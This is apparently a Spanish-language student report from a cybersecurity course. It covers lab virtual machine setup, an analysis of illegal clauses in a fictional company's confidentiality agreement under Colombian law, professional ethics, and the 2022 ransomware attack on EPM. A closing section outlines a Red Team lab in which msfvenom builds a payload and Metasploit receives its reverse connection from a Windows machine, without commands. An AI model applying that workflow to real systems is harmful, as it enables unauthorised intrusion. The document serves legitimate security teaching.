
Figura 12. Configuración de red del adaptador 1 de la máquina virtual Kali Linux 2023.1



Fuente: Propia.

Seguidamente, se efectuó la configuración de red del adaptador 2 de la máquina virtual Kali Linux 2023.1, seguidamente se da clic en el botón “Aceptar”.


Figura 13. Configuración de red del adaptador 2 de la máquina virtual Kali Linux 2023.1



Fuente: Propia.

Posteriormente, se realizó la configuración de la dirección IPv4 192.168.137.11 con máscara de subred 255.255.255.0, de la máquina virtual Kali Linux 2023.1, seguidamente se da clic en el botón “Save”.


Figura 14. Configuración de la dirección IPv4 de la máquina virtual Kali Linux 2023.1



Fuente: Propia.

Se efectuó la verificación de la correcta configuración de la dirección IPv4 192.168.137.11 con máscara de subred 255.255.255.0, desde el sistema operativo Kali Linux 2023.1.


Figura 15. Verificación configuración dirección IPv4 máquina virtual Kali Linux 2023.1



Fuente: Propia.

Se procedió a validar la comunicación de red desde la máquina virtual Windows 10, hacia la máquina virtual Kali Linux 2023.1, ejecutando el comando “ping -t 192.168.137.11”, evidenciando la comunicación de red de manera exitosa.


Figura 16. Validación de comunicación de red desde la máquina virtual Windows 10



Fuente: Propia.

Seguidamente, se procedió a validar la comunicación de red desde la máquina virtual Kali Linux 2023.1, hacia la máquina virtual Windows 10, ejecutando el comando “ping 192.168.137.10”, evidenciando la comunicación de red de manera exitosa.

Figura 17. Verificación de comunicación de red desde la máquina virtual Kali Linux 2023.1




Fuente: Propia.

Paso D:


Las características técnicas que se configuraron en la máquina virtual Windows 10, fueron las siguientes así: Memoria RAM 4096 MB, 02 procesadores, Memoria de vídeo 128 MB, Disco duro de 50GB, 01 adaptador de red 1 en NAT, 01 adaptador de red 2 en solo anfitrión y entre otras, para tenerla lista y emplear esta máquina en el banco de trabajo.

Figura 18. Características técnicas máquina virtual Windows 10



Fuente: Propia.


Figura 19. Características técnicas máquina virtual Windows 10



Fuente: Propia.


Las características técnicas que se configuraron en la máquina virtual Kali Linux 2023.1, fueron las siguientes así: Memoria RAM 8192 MB, 02 procesadores, Memoria de vídeo 128 MB, Disco duro de 50GB, 01 adaptador de red 1 en NAT, 01 adaptador de red 2 en solo anfitrión y entre otras, para tenerla lista y emplear esta máquina en el entorno controlado.

Figura 20. Características técnicas máquina virtual Kali Linux 2023.1



Fuente: Propia.

Figura 21. Características técnicas máquina virtual Kali Linux 2023.1



Fuente: Propia.

2 ETAPA 2

2.1 Párrafos y procesos que se tornan ilegales

¿Qué párrafos cree usted que se tornan ilegales dentro del acuerdo de confidencialidad? en caso de existir líneas de texto que orienten el acuerdo de confidencialidad a procesos ilegales deberá resaltar, ¿explicar y argumentar porqué se torna ilegal este acuerdo de confidencialidad?.

Se lograron identificar algunos aspectos que se tornan ilegales dentro del acuerdo de confidencialidad, así:

Considero que la cláusula primera. Objeto, se torna ilegal al citar lo siguiente: “sobre procesos ilegales dentro de HackerHouse no podrán ser divulgados”. Debido a esto, creo que no se puede confundir un acuerdo de confidencialidad con obligar a una persona a no denunciar los diferentes procesos ilegales dentro de HackerHouse, es deber de todo colombiano denunciar cualquier tipo de delito, del que se tenga conocimiento, debido que al no denunciar se convierte en cómplice de los procesos ilegales. Además, pienso que un acuerdo de confidencialidad debe estar enmarcado a la normatividad vigente, dar las instrucciones que deben dar cumplimiento quienes firman el acuerdo, para mantener la seguridad de las instalaciones, empleados y entre otros, pero de ninguna manera pueden ser utilizados para fines o mecanismos ilegales que vayan en contra de las Leyes.

Así mismo, opino que la cláusula segunda. Definición de información confidencial, en su segundo párrafo, se torna ilegal al citar lo siguiente: “datos secretos como “datos de chuzadas, interceptación ilegal de información, accesos abusivos a sistemas informáticos””. Teniendo en cuenta lo anterior, pienso que no se puede definir como información confidencial algún tipo de delito o acción ilegal que se cometa en HackerHouse, por tal razón, no se debe

constituir como información confidencial los delitos informáticos que se especifican en el presente acuerdo como información confidencial, es deber de todo ciudadano denunciar este tipo de delitos y no puede amenazado, chantajeado o sancionado por parte de la empresa HackerHouse, por la presunta violación del acuerdo de confidencialidad, que sin lugar a dudas no constituye ninguna violación y por el contrario si contribuye a ayudar a la justicia a esclarecer este tipo de acciones y procesos ilegales que son cometidos por algunas personas para obtener un beneficio personal a nivel económico, jurídico, político, social y entre otros.

Además, pienso que la cláusula cuarta. Obligaciones de la parte receptora, en su tercer párrafo, se torna ilegal al citar lo siguiente: “No denunciar ante las autoridades actividades sospechosas de espionaje o cualquier otro proceso en el cual intervenga la apropiación de información de terceros”. Por lo anterior, considero que no se puede constituir una obligación de la parte receptora el no denunciar ante las autoridades cualquier tipo de actividad sospechosa relacionada con espionaje u otro proceso en el que se vean perjudicados la información de terceros, por el contrario, este tipo de actos deben ser denunciados ante las autoridades competentes e inclusive poner al tanto del tipo de acuerdo de confidencialidad que se realiza en la empresa HackerHouse, para que sea objeto de investigación por parte de los entes de control y determinar la responsabilidad en acción u omisión de diferentes delitos, para este caso delitos informáticos y presunta violación a la información de terceros. Es de resaltar, que la transparencia debe ser aplicada por todos los empleados y profesionales de la empresa HackerHouse, todo profesional y para este caso profesionales en seguridad informática o ciberseguridad, deben dar estricto cumplimiento a la normatividad vigente, como es la Constitución Política de Colombia y las Leyes que nos rigen en la actualidad, su comportamiento y actuar debe ser ético en todo momento y lugar, por tal razón, para este caso específico se debe denunciar cuando se

detecte algún tipo de actividad sospechosa con espionaje y afectación a la información de tercero, debido a que es un deber profesional y un actuar ético para el bien de la empresa HackerHouse y en general el bien de toda la sociedad.

De igual manera, considero que se torna ilegal al citar lo siguiente: “Responder por el mal uso que le den sus representantes a la información confidencial”. De acuerdo a lo anterior, pienso que no es una obligación de la parte receptora esta tiene como deber denunciar cualquier actividad que evidencie sospechosa de un mal uso de la información confidencial, pero no puede ser el responsable por un hecho que no está inmerso en la acción u omisión del presunto acto, por lo cual no lo debe constituir como responsable de un mal tratamiento a la información confidencial.

Así mismo, pienso que se torna ilegal al citar lo siguiente: “La parte receptora se obliga a no transmitir, comunicar, revelar o de cualquier otra forma divulgar total o parcialmente, pública o privadamente, la información confidencial o ilegal sin el previo consentimiento por escrito por parte de HackerHouse”. Teniendo en cuenta lo anterior, no se puede obligar a no transmitir y guardar silencio a la parte receptora de cualquier tipo de información, acto o proceso ilegal, este párrafo intenta mezclar la parte legal con la ilegal, es decir, si es obligación de la parte receptora no transmitir o comunicar cualquier dato que sea legalmente considerado como información confidencial, pero no se puede asumir a este concepto para tapar y no denunciar cualquier tipo de acto ilegal que se evidencie y al denunciar no se puede constituir por ninguna razón la violación al acuerdo de confidencialidad con la empresa HackerHouse, considero que no es viable tener un consentimiento por escrito por parte de HackerHouse para poder denunciar o comunicar algún acto o proceso ilegal que se esté cometiendo en la empresa, todo lo contrario sucede con lo que legalmente es considerado información confidencial, a esto no se deberá

comunicar o transmitir excepto si existe un consentimiento por escrito por parte de HackerHouse.

Además, pienso que la cláusula sexta. Responsabilidad en su primer párrafo, se torna ilegal al citar lo siguiente: “por los perjuicios morales y económicos que estos puedan sufrir como resultado del incumplimiento de las obligaciones aquí contenidas”. Por lo anterior, considero que no puede ser obligación de la parte reveladora el incumplimiento de las obligaciones de carácter ilegal que se encuentran contenidas en el acuerdo de confidencialidad de HackerHouse, debido a que no se puede obligar a cumplir acciones, actos o eventos de tipo ilegal y tampoco, de obligar a guardar silencio y convertirse en cómplice por no denunciar este tipo de actos ilegales que se presenten esconder en el presente acuerdo.

De igual manera, creo que la cláusula octava. Solución de controversias en su primer párrafo, se torna ilegal al citar lo siguiente: “En caso que la información ilegal o confidencial sea encontrada en manos del receptor este deberá acudir a un abogado privado y dejar exenta de cualquier responsabilidad legal y penal a HackerHouse”. De acuerdo a lo anterior, considero que en caso de que un receptor sea sorprendido con información ilegal o información confidencial esta última sin el previo consentimiento por parte de HackerHouse, debe ser denunciado, investigado y de ser el caso juzgado por las autoridades competentes y determinar el tipo de responsabilidad administrativa y penal a que haya lugar, de igual manera no es ético y transparente liberar de responsabilidad a la empresa HackerHouse de toda responsabilidad, por lo que las autoridades competentes son los únicos con facultades legales para determinar la responsabilidad del receptor como de HackHouse y por ningún motivo se puede exonerar de responsabilidad hasta que se haya investigado a fondo y determinen las responsabilidades que haya a lugar en este caso específico.

Así mismo, creo que la cláusula décima. Aceptación del acuerdo en su primer párrafo, se torna ilegal al citar lo siguiente: “Las partes han leído y estudiado de manera detenida los términos y el contenido del presente Acuerdo y por tanto manifiestan estar conformes y aceptan todas las condiciones”. Teniendo en cuenta lo anterior, pienso que las partes no están obligadas a firmar ni en aceptar el acuerdo de confidencialidad, debido a que consta de muchas irregularidades que estarían buscando ocultar actos y procedimientos ilegales al interior de la empresa. Además, busca salvar la responsabilidad de HackerHouse y recaer toda la responsabilidad en la parte receptora, por lo que pienso que no es legal la presenta cláusula y en general el acuerdo de confidencialidad, debe ser revisado nuevamente por un abogado y enmarcarlo a las leyes y normatividad vigentes de la República de Colombia, para evitar que se cometan delitos y queden ocultos bajo el amparo de un acuerdo de confidencialidad que carece de sustento jurídico.

2.2 Como profesional en ciberseguridad logró encontrar algún proceso ilegal

Si usted como profesional en ciberseguridad logró encontrar algún proceso ilegal en el anexo 3 – Acuerdo, deberá citar puntualmente ley colombiana y articulo que se podría estar violentando en dicho documento.

En el documento anexo 3 – Acuerdo, se está violando las siguientes leyes y artículos, así:

Como dice LEY 1273 DE 2009[8], “Por medio de la cual se modifica el Código Penal, se crea un nuevo bien jurídico tutelado - denominado "de la protección de la información y de los datos" y se preservan integralmente los sistemas que utilicen las tecnologías de la información y las comunicaciones, entre otras

[8] SIC. *Ley 1273 de 2009 [en línea]*. 2009. Citado el 12 de agosto de 2023. Disponible en Internet: https://www.sic.gov.co/recursos_user/documentos/normatividad/Ley_1273_2009.pdf.

disposiciones".". Teniendo en cuenta lo anterior, se relacionan los artículos de la presente Ley que se estarían violando en el acuerdo de confidencialidad de la empresa HackerHouse.

- ✓ Artículo 269A. Acceso abusivo a un sistema informático.
- ✓ Artículo 269C. Interceptación de datos informáticos.
- ✓ Artículo 269F. Violación de datos personales.

Como dice LEY 1581 DE 2012[9], por la cual se dictan disposiciones generales para la protección de datos personales. De acuerdo a lo anterior, se relacionan los artículos de la presente Ley que se estarían violando en el acuerdo de confidencialidad de la empresa HackerHouse.

- ✓ Artículo 4. Principios para el tratamiento de datos personales.
- ✓ Artículo 6. Tratamiento de datos sensibles.
- ✓ Artículo 13. Personas a quienes se les puede suministrar la información.
- ✓ Artículo 17. Deberes de los responsables del tratamiento.
- ✓ Artículo 18. Deberes de los encargados del tratamiento.
- ✓ Artículo 26. Prohibición.

2.3 Código de ética y sanciones en Colombia para profesionales de ingeniería

El sueldo para los puestos de Red Team y Blue Team están entre los $17.000.000 y los $22.000.000 respectivamente. ¿Si usted llegara a encontrar procesos ilegales en el acuerdo de confidencialidad usted aceptaría contrato y acuerdo de confidencialidad de la organización HackerHouse, aun

[9] FUNCIÓN PUBLICA. *Ley 1581 de 2012 [en línea]*. 2012. Citado el 13 de agosto de 2023. Disponible en Internet: https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=49981.

conociendo lo que podría disponer COPNIA en su código de ética y sanciones en Colombia para profesionales de ingeniería? Para justificar esta respuesta se recomienda que consulte directamente en la página de COPNIA para generar una respuesta coherente: https://www.copnia.gov.co/tribunal-de-etica/codigo-de-etica.

Como dice COPNIA[10], la violación comprobada a las disposiciones del Código de Ética Profesional, conllevará la imposición de algunas sanciones. Teniendo en cuenta lo anterior, un profesional de ingeniería al violar el código de Ética Profesional, será sancionado de acuerdo a la violación comprobada, con una amonestación escrita, en caso de las faltas leves, suspensión de la Matricula Profesional por un término máximo de cinco años, dependiendo de la gravedad de la falta y de si el profesional tiene o no antecedentes disciplinarios y finalmente, la cancelación de la Matrícula Profesional, en el caso de las faltas gravísimas.

Teniendo en cuenta lo anterior, no aceptaría un contrato con la organización HackerHouse, debido a que se evidenciaron procesos ilegales en el acuerdo de confidencialidad, el cual la ética profesional como ingeniero de sistemas no estaría en lo correcto en realizar la aceptación de mencionado contrato y acuerdo de confidencialidad aun conociendo los procesos ilegales establecidos en el acuerdo de confidencialidad y en caso de que algún ingeniero llegarla aceptarlo le acarrearían diferentes sanciones establecidas por el Consejo Profesional Nacional de Ingeniería (COPNIA).

Además, considero que un profesional en ingeniería, debe ejercer su profesión de manera ética y si conoce algún tipo de irregularidad o proceso ilegal como se presenta en el acuerdo de confidencialidad de la organización

[10] COPNIA. *Código de ética [en línea]*. S.F. Citado el 14 de agosto de 2023. Disponible en Internet: https://www.copnia.gov.co/tribunal-de-etica/codigo-de-etica.

HackerHouse, no debe aceptar ningún tipo de contrato por más de que la remuneración a simple vista parezca bastante llamativa, siempre debe actuar de manera ética y profesional y así las cosas debe acercarse ante las autoridades competentes para realizar las diferentes denuncias y así ayudar a erradicar los diferentes delitos y procesos irregulares que se puedan estar cometiendo.

Es de resaltar, que un profesional en ingeniería siempre debe disponer de su conocimiento para contribuir desde la legalidad al crecimiento de una organización y empresa a la que preste sus servicios, actuando de manera ética en todo lo que tenga que realizar y dando estricto cumplimiento a las leyes y normatividad vigente.

2.4 Noticia cibercriminal en Colombia

Deberá buscar alguna noticia de cibercriminal en Colombia y redactar su punto de vista teniendo en cuenta las implicaciones legales y éticas que allí se pudieron generar. Se solicita que mencione la ley y articulo el cual logre explicar los delitos expuestos en la noticia que consultó.

Como dice LA REPÚBLICA[11], Empresas Públicas de Medellín (EPM) sufrió el 12 de diciembre de 2022 un ciberataque de tipo ransomware que se llama Black Cat. Teniendo en cuenta lo anterior, es de resaltar que este tipo de ataque cibernético fue cometido a EPM una de las empresas públicas más grandes del país, la cual se encarga en la prestación de los servicios públicos de energía, agua y gas.

[11] LA REPÚBLICA. *Ataque cibernético que EPM sufrió esta semana se dio desde la Central de Ituango [en línea]*. 2022. Citado el 15 de agosto de 2023. Disponible en Internet: https://www.larepublica.co/empresas/ataque-cibernetico-que-epm-sufrio-esta-semana-se-dio-desde-la-central-de-ituango-3510139.

Además, el tipo de ciberataque que fue víctima EPM, denota que se cometieron los delitos de acceso abusivo a un sistema informático, violación de datos personales, daño informático y uso de software malicioso, afectando significativamente a mencionada empresa, de igual manera, se evidenció una violación de ética, basado en que utilizaron conocimientos avanzados en informática para cometer delitos y afectar la infraestructura tecnológica y cibernética de EPM. Además, en este ciberataque se tuvo afectación del Data Center alterno, se encriptó la información de la empresa, lograron identificar un contagio del 25% de la infraestructura y hubo perdida de información corporativa.

Sin lugar a dudas, este ataque cibernético, ransomware violan la disponibilidad, integridad y confidencialidad de la información y dispositivos informáticos, busca realizar un secuestro de la información para pedir un posterior rescate por lo general es pedido en criptomonedas, esto desestabilizó notablemente la operación de EPM y se vio obligada a efectuar un plan de tratamiento a incidentes cibernéticos para brindar una solución a la afectación ocasionada por el ataque cibernético.

A continuación, se relacionan la Ley y los artículos que fueron violados por los atacantes cibernéticos, al perpetrar el ciberataque de Ransoware de tipo Black Cat a la empresa EPM, así:

LEY 1273 DE 2009

- ✓ Artículo 269A. Acceso abusivo a un sistema informático.
  Este artículo fue violado en el presente ataque cibernético, debido a que accedieron de manera abusiva a los sistemas informáticos de EPM.

- ✓ Artículo 269D. Daño Informático.
  Este artículo fue violado en el presente ataque cibernético, debido a que afectaron la disponibilidad, integridad y confidencialidad de la información al encriptar con un ransomware la información y ocasionar un daño informático a la infraestructura cibernética de EPM.

- ✓ Artículo 269E. Uso de Software Malicioso.
  Este artículo fue violado en el presente ataque cibernético, al utilizar el software malicioso o malware conocido como ransomware Black Cat, para afectar la información, sistemas y dispositivos informáticos de EPM.

- ✓ Artículo 269F. Violación de datos personales.
  Este artículo fue violado en el presente ataque cibernético, debido a que accedieron de manera no autorizada a los datos personales de los clientes y empleados de la empresa EPM.

3 ETAPA 3

3.1 Descripción de herramientas software que se utilizaron.

Describa de manera específica las herramientas software que utilizó para llevar a cabo el anexo 4 – escenario 3 enfocado Red Team.

Una vez leído y analizado el anexo 4 – escenario 3, se logró realizar lo siguiente, así:

Las herramientas de software enfocadas a Red Team, fueron las siguientes:

- ✓ Nmap: Como dice SHIVANANDHAN[12], es una herramienta de línea de comandos de Linux de código abierto que se utiliza para escanear direcciones IP y puertos en una red y para detectar aplicaciones instaladas. Teniendo en cuenta lo anterior, esta herramienta fue utilizada para realizar escaneo de puertos.
- ✓ Msfvenom: Como dice KEEPCODING[13], es una herramienta de Metasploit cuya función es la de generar ejecutables con un payload determinado. De acuerdo a lo anterior, esta herramienta fue utilizada para crear el payload que fue ejecutado por el equipo de cómputo Windows 10.
- ✓ Metasploit Framework: Como dice KEEPCODING[14], es un software de código abierto, que inicialmente fue escrito en el lenguaje de programación Perl y, luego, fue transcrito al lenguaje Ruby para modernizar y agilizar su funcionamiento, Metasploit viene instalado en el sistema operativo Kali Linux y, con el tiempo, se ha convertido en la herramienta más utilizada para la ejecución de exploits en el mundo del hacking ético. Por lo anterior, esta herramienta fue utilizada desde el sistema operativo Kali Linux, para ejecutar un exploit y recibir la conexión reversa realizada por el payload.

3.2 Listar y describir los datos e información del anexo 4 – escenario 3.

A continuación, liste y describa los datos e información del anexo 4 – escenario 3 que le fueron de ayuda para identificar el fallo de seguridad específico el cual ataca a la máquina Windows 10 X64.

---

[12] SHIVANANDHAN, MANISH. *Qué es Nmap y cómo usarlo: Un tutorial para la mejor herramienta de escaneo de todos los tiempos [en línea]*. 2023. Citado el 26 de agosto de 2023. Disponible en Internet: https://www.freecodecamp.org/espanol/news/que-es-nmap-y-como-usarlo-un-tutorial-para-la-mejor-herramienta-de-escaneo-de-todos-los-tiempos/.

[13] KEEPCODING. *¿Qué es Msfpayload? [en línea]*. 2022. Citado el 27 de agosto de 2023. Disponible en Internet: https://keepcoding.io/blog/que-es-msfpayload/.

[14] KEEPCODING. *¿Qué es Metasploit? [en línea]*. 2023. Citado el 28 de agosto de 2023. Disponible en Internet: https://keepcoding.io/blog/que-es-metasploit-ciberseguridad/.

Los datos e información importantes del anexo 4 – escenario 3, para identificar el fallo de seguridad fueron los siguientes, así:

